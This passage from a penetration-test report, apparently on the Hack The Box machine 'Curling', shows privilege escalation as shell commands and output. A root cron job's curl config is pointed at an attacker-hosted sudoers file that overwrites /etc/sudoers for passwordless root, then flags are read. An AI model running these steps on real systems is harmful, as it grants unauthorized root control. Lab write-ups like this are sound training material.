
As per the cron we can see that the curl is taking the file of input and spitting the output to the report file. We can modify the file and save it to the root folders anywhere in this computer.

We can curl the sudoers file from our computer and output that to the /etc/sudoers folders to get the all all without password.



```
floris@curling:~/admin-area$
floris@curling:~/admin-area$ cat input
url = "http://10.10.14.9/sudoers"
output = "/etc/sudoers"
floris@curling:~/admin-area$
```


Figure 3.18: 290-input_change.png



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
floris  ALL=(ALL) NOPASSWD:ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

```

Figure 3.19: 295-floris_sudoers.png


I have edited the sudoers file and edited the floris user to get the root access.



```
 → I7Z3R0
 → I7Z3R0 sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.150 - - [02/Aug/2021 11:20:02] "GET /sudoers HTTP/1.1" 200 -
```


Figure 3.20: 300-sudoers_get.png

We got the file from the computer. We should now have access to the root if the file has been updated correctly.



```
floris@curling:~/admin-area$
floris@curling:~/admin-area$ sudo -l
Matching Defaults entries for floris on curling:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/u

User floris may run the following commands on curling:
    (ALL) NOPASSWD: ALL
floris@curling:~/admin-area$
```

Figure 3.21: 305-sudo_l.png




```
    (ALL) NOPASSWD: ALL
floris@curling:~/admin-area$ sudo -i
root@curling:~# id
uid=0(root) gid=0(root) groups=0(root)
root@curling:~#
```

Figure 3.22: 310-root_access.png

3.2.1.5 Proof File


User



```
root@curling:~#
root@curling:~# cat /home/floris/user.txt
65[redacted]0b
root@curling:~#
```

Figure 3.23: 315-user.txt.png

Root



```
root@curling:~#
root@curling:~# cat root.txt
82[redacted]4a
root@curling:~#
```

Figure 3.24: 320-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.